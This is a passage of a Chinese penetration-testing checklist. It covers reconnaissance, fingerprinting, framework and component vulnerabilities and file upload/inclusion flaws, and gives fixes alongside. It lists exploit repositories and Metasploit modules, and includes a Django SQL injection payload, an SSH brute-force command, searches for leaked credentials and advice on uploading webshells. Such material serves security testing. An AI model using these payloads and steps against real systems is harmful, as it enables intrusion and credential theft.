## 信息收集

### 企业信息及一级域名

天眼查、企查查。

https://gaj.sh.gov.cn/wa/newlogin/recordSearch.jsp

通过src公告、公司官网站群、域名备案网站。

icp备案信息：http://beian.miit.gov.cn/ 备案网站搜索企业名称

### 企业应用

APP，小程序，公众号等。

获取APP

https://github.com/scopion/appmonitor

获取小程序

https://github.com/scopion/wechat\_appinfo\_wxapkg

### 子域名

Layer域名爆破：https://github.com/euphrat1ca/LayerDomainFinder

https://github.com/projectdiscovery/subfinder 通过接口查询域名，需要配置API KEY

使用：subfinder -config config.yaml，生成配置文件，配置API key

https://github.com/knownsec/ksubdomain 接口及字典。速度快，可指定外部字典

./subfinder -d baidu.com -silent|./ksubdomain -verify -silent|./httpx -title -content-length -status-code

https://github.com/scopion/dic

https://github.com/shmilylty/OneForAll （需要配置APIkey，接口多）

python3 oneforall.py --target example.com run

python3 oneforall.py --targets ./example.txt run

### 资产发现

https://github.com/knownsec/Kunyu 坤宇信息收集

Pip install kunyu

识别资产类型：可能有服务器，安全设备，路由器，打印机。

识别出除服务器外的设备，可搜索其漏洞，默认账号密码等信息尝试利用。还可以进行弱口令爆破等攻击。

https://rapiddns.io/ 域名查询及反查

<https://github.com/s7ckTeam/Glass>

### 接口

https://github.com/Threezh1/JSFinder，获取页面所有接口

https://github.com/kelvinBen/AppInfoScanner ，获取APP接口

### 人员信息

邮箱，电话等。

途径有：招聘网站。HR。商务联系邮箱，客服电话。Top姓名邮箱爆破。

Whois信息： whois.aliyun.com；whois反查

## 漏洞挖掘

### 综合扫描器

AWVS、Nessus、商业扫描。

### 被动扫描器

<https://github.com/w-digital-scanner/w13scan>

https://github.com/chaitin/xray

### 框架指纹识别

浏览器插件 wappalyzer

<http://finger.tidesec.net/>

http://whatweb.bugscaner.com/look/

<https://github.com/scopion/TideFinger>

python3 TideFinger.py -u <http://www.123.com> -d 1

<https://github.com/EASY233/Finger>

python3 Finger.py -u <https://www.baidu.com>

Whatweb：<https://github.com/urbanadventurer/WhatWeb>

whatweb -v -a 3 domain.com(linux环境)

指纹识别时关注 开发框架，中间件，容器信息。

### 信息泄露类漏洞

信息泄露漏洞测试时，进一步收集开发框架，中间件，容器信息。

推荐使用xray与burp联动测试。

### 代码仓库信息泄露

**漏洞描述**：Github代码信息泄露。

**漏洞场景**：在线业务系统。

**漏洞地址**：github.com、gitlab.com、gitee.com等。

**漏洞级别**：高危。

**漏洞详情**：在公共仓库搜索关键字如：smtp,pass,password,svn,git，ftp:密码，内部，token，AccessKey，ak,secret,admin,后台，filename：.sql,.csv,域名、产品名、项目名、password，username，jdbc等

[https://github.com/search?q=baidu.com+password&type=Code](https://github.com/search?q=speiyou.com+password&type=Code)

<https://gitlab.com/search?utf8=%E2%9C%93&snippets=&scope=&search=pass>

https://search.gitee.com/?q=dianzedushu&skin=rec&type=none

**漏洞修复**：删除GitHub项目，更新密码等泄密信息。

### 搜索引擎信息泄露

**漏洞描述**：敏感信息直接暴露在公网，可通过搜索引擎搜集到，敏感信息泄露导致资产面临风险。

**漏洞场景**：全部业务。

**漏洞地址**：[https://www.google.com](https://www.google.com，shodan，zoomeye)

**漏洞级别**：高危。

**漏洞详情**：语法如site:baidu.com inurl:www intitle:项目名字|产品名字|后台filetype:pdf

**漏洞修复**：删除暴露在公网的敏感信息，或者使用访问控制防止未授权访问敏感信息。

目录及文件爆破

**漏洞描述**：Xxx文件泄露，信息泄露，未授权访问。

**漏洞场景**：在线业务系统。

**漏洞地址**：地址

**漏洞级别**：低危。

**漏洞详情**：在前后端分离场景中应用有限。重点关注备份文件，配置文件，git/svn文件，框架漏洞等。

工具如：<https://github.com/scopion/dic> 。

**漏洞修复**：合理配置网络层和系统层的访问控制，敏感文件和目录要放到黑名单中禁止直接访问。

### 异常及DEBUG信息泄露


**漏洞描述**：访问随机路径、特殊负载或用其他请求方法，响应中包含意外信息可被利用进一步攻击。

**漏洞场景**：在线业务系统。

**漏洞地址**：URL+随机路径|特殊负载|特殊HTTP方法|添加参数，添加不完整参数。

**漏洞级别**：低危。

**漏洞详情**：依次使用’、/abcd/、OPTIONS方法访问业务系统时，检查响应是否返回意外信息。



**漏洞修复**：业务使用统一的错误模板页面，错误信息过滤掉系统内部的敏感内容再展示或者使用固定的错误内容隐藏背后的错误详情。

## 开发框架漏洞

### 漏洞测试框架

<https://www.metasploit.com/>

<https://github.com/knownsec/pocsuite3>

？？？？应该不是直接攻击的吧

<https://github.com/hanc00l/some_pocsuite>

<https://github.com/xx-zhang/pocsuite3-pocs>

<https://github.com/rouze-d/pocsuite3-pocs>

<https://github.com/njcx/pocsuite_poc_collect>

https://github.com/PeiQi0/PeiQi-WIKI-POC

### Java开发框架

反序列化探测插件 <https://github.com/scopion/GadgetProbe> ，burp安装插件，配合进行测试。

Burp反序列化插件：

<https://github.com/federicodotta/Java-Deserialization-Scanner>

### rmi漏洞

**漏洞描述**：服务器开启rmi服务端口，默认为1099。

**漏洞场景**：使用了rmi服务。

**漏洞地址**：http://www.example.com。

**漏洞级别**：高危。

**漏洞详情**：高危。

黑盒爆破

https://github.com/BishopFox/rmiscout.git

检查：

msf > use auxiliary/scanner/misc/java\_rmi\_server，

利用

https://github.com/scopion/CVE-2017-3241

msf5 > use exploit/multi/misc/java\_rmi\_server

### Struts框架漏洞

**漏洞描述**：Apache Struts2 是一个基于MVC设计模式的Web应用框架，会对某些标签属性（比如 id）的属性值进行二次表达式解析，因此在某些场景下将可能导致远程代码执行。Struts2是一个漏洞多发框架，目前为止有从S2-001到S2-061漏洞被发现。可参考 <https://github.com/scopion/vulhub/tree/master/struts2> 。

**漏洞场景**：使用了Struts2框架。

**漏洞地址**：http://www.example.com。

**漏洞级别**：高危。

**漏洞详情**：

可使用工具识别是否是S2框架，https://github.com/scopion/struts2\_check，原理参考https://www.freebuf.com/vuls/283821.html。

利用工具有

https://github.com/prakharathreya/Struts2-RCE.git，推荐，burp扩展插件

[https://github.com/scopion/Struts2-Scan，https://github.com/scopion/struts-scan，](https://github.com/scopion/Struts2-Scan，https:/github.com/scopion/struts-scan，)https://github.com/scopion/freemarker\_RCE\_struts2\_s2-061

msf > use exploit/multi/http/struts2\_multi\_eval\_ognl

注意：工具没有覆盖到所有版本漏洞，测试中按实际情况决定是否深入测试。

### Spring框架漏洞

见Spring框架漏洞.docx

### Dubbo框架漏洞

特征为：端口20880

见Dubbo框架漏洞.docx

### PHP开发框架

### THINKPHP框架漏洞

<https://github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection>

Exp工具：

https://github.com/Lotus6/ThinkphpGUI

### Laravel框架漏洞

https://github.com/scopion/CVE-2021-3129

<https://github.com/scopion/exploit_laravel_cve-2018-15133>

<https://github.com/scopion/CVE-2019-11043>

<https://github.com/scopion/laravel-phpunit-rce-masscaner>

https://github.com/scopion/cve-2019-9081

<https://github.com/scopion/CVE-2020-10963>

https://github.com/scopion/CVE-2018-8947

### YII框架漏洞

https://github.com/scopion/CVE-2020-15148-bypasses

### 其他PHP漏洞

自行谷歌，https://www.exploit-db.com/search?q=Yii+

指纹识别各类CMS，查找CMS漏洞。

<https://github.com/scopion/CMS-Hunter>

<https://www.mad-coding.cn/2019/10/12/CMS%E6%BC%8F%E6%B4%9E%E9%9B%86%E5%90%88/>

<https://www.hacking8.com/bug-web/>

### python开发框架

### Django漏洞

Debug模式开启，接口泄露

[CVE-2021-35042](https://misakikata.github.io/2021/08/CVE-2021-35042-Django-SQL%E6%B3%A8%E5%85%A5/" \l "CVE-2021-35042-Django-SQL%E6%B3%A8%E5%85%A5)：/user/?order\_by=cve\_orderby\_user.name);select updatexml(1,concat(0x7e,(select @@version)),1);#

https://github.com/scopion/CVE-2021-35042

<https://github.com/scopion/cve-2020-7471-Time_Blind_SQLi->

<https://github.com/scopion/CVE-2020-7471>

<https://github.com/scopion/django_cve_2019_19844_poc>

<https://github.com/Rivaill/CVE_2019_14234>

### 其他：

<https://github.com/scopion/POChouse>

## 系统组件及配置漏洞

### Weblogic反序列化

<https://github.com/scopion/WeblogicScan>

### Fastjson 反序列化

<https://github.com/scopion/fastjson_rce_tool>

### Jboss反序列化

<https://github.com/az0ne/jboss_autoexploit>

### CGI/fpm漏洞

<https://github.com/opsxcq/exploit-CVE-2014-6271>

<https://github.com/jas502n/CVE-2019-0232>

<https://github.com/TheLastVvV/CVE-2021-42013_Reverse-Shell>

<https://github.com/theMiddleBlue/CVE-2019-11043>

<https://github.com/neex/phuip-fpizdam>

### phpstudy后门

XRAY可检测。蚁剑可直接连接。






### 目录遍历漏洞

**漏洞描述**：配置错误导致可以列出目录和绕过目录设置，可能导致敏感信息泄露或任意文件下载。

**漏洞详情**：增加“/”查看是否存在列目录漏洞，尝试使用test../,test/../等技巧，查看是否可以读取系统目录。



## 服务及端口

### 扫描命令

批量：masscan -n -v -Pn -p 1-65535 -iL masscan.txt -oX result.txt

nmap -T4 -A -v -p- IP

### 高危服务及端口

Weblogic：7001，<https://github.com/scopion/WeblogicScan>

Redis：6379，use auxiliary/scanner/redis/redis\_server

<https://github.com/scopion/Redis-Getshell>

https://github.com/Dliv3/redis-rogue-server

### 一般服务

弱口令爆破：hydra -L 用户名字典 -P 密码字典 -t 线程 -vV -e ns -M targets.txt ssh

Nmap：888端口。/pma宝塔未授权访问。

Postgresql：CVE-2019-9193

8983：solr远程代码执行

2.1.8 OpenSSL心脏滴血

漏洞描述：OpenSSL的心跳处理逻辑没有检测心跳包中的长度字段是否和后续的数据字段相符合，可以构造异常的数据包来获取所在的内存区域的后续数据，如证书私钥，密码，邮箱等敏感信息。

漏洞场景：HTTPS服务。

漏洞地址：HTTPS链接。

漏洞级别：高危。


漏洞测试：nmap -p 443 --script ssl-heartbleed ip

<https://github.com/scopion/testssl.sh>


## 文件处理类漏洞

### 文件包含漏洞

测试流程：本地包含—远程包含。



测试时序图：如下



**漏洞详情**详细说明如下：

1、发现功能处出现文件地址时，测试本地文件

2、测试完本地文件后，测试远程文件

7.1.1文件包含漏洞

**漏洞描述**：服务器通过函数去包含任意文件时过滤不严，可以构造恶意文件路径执行恶意代码。

**漏洞场景**：注意功能处出现文件地址文件名的情况：&path=、&inputFile=、&url=、&Lang= 、&dis=、&data=、&filep=、&src=、&menu=、&input =、&file=、&type=等。

**漏洞地址**：包含文件路径的URL。

**漏洞级别**：高危。


**漏洞详情**：先检查URL中是否包含可能的路径参数，如果有可以上传图片马在包含木马来利用。




**漏洞修复**：对输入的参数进行规范化，检查路径是否位于WebRoot或者指定的目录下。

### 文件上传漏洞

测试流程：任意文件上传—校验绕过—容器解析漏洞—上传处理组件漏洞—编辑器漏洞。



测试时序图：如下



**漏洞详情**详细说明如下：

1、在上传功能处首先尝试任意文件上传

2、存在文件校验时检查是否能绕过校验

3、无法绕过校验时尝试容器是否存在解析漏洞

4、再尝试应用后端组件是否存在图片处理漏洞

5、最后查看是否存在编辑器漏洞

### 任意文件上传漏洞


**漏洞描述**：服务器端没有对上传的文件类型进行限制，可直接上传可执行文件。

**漏洞场景**：上传功能处。


**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**：发现文件上传的功能点后，上传可执行文件如PHP、JSP、ASP等木马文件。



上传之后成功getshell。



**漏洞修复**：在服务端对用户上传文件内容进行类型判断，限制只允许指定的类型；上传后对文件进行随机化重命名；设置文件的权限为读写不可执行；非必要情况下响应中禁止返回文件存放的路径。

### 服务端MIME类型检测漏洞


**漏洞描述**：服务端端仅检测上传文件的HTTP中content-type类型，可修改它绕过检测来上传。


**漏洞场景**：上传功能处。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**：发现类似文件包含的功能点后，抓包修改content-type：





**漏洞修复**：服务端根据上传的文件内容来判断文件的类型来确定是否允许上传。

### 文件名截断漏洞

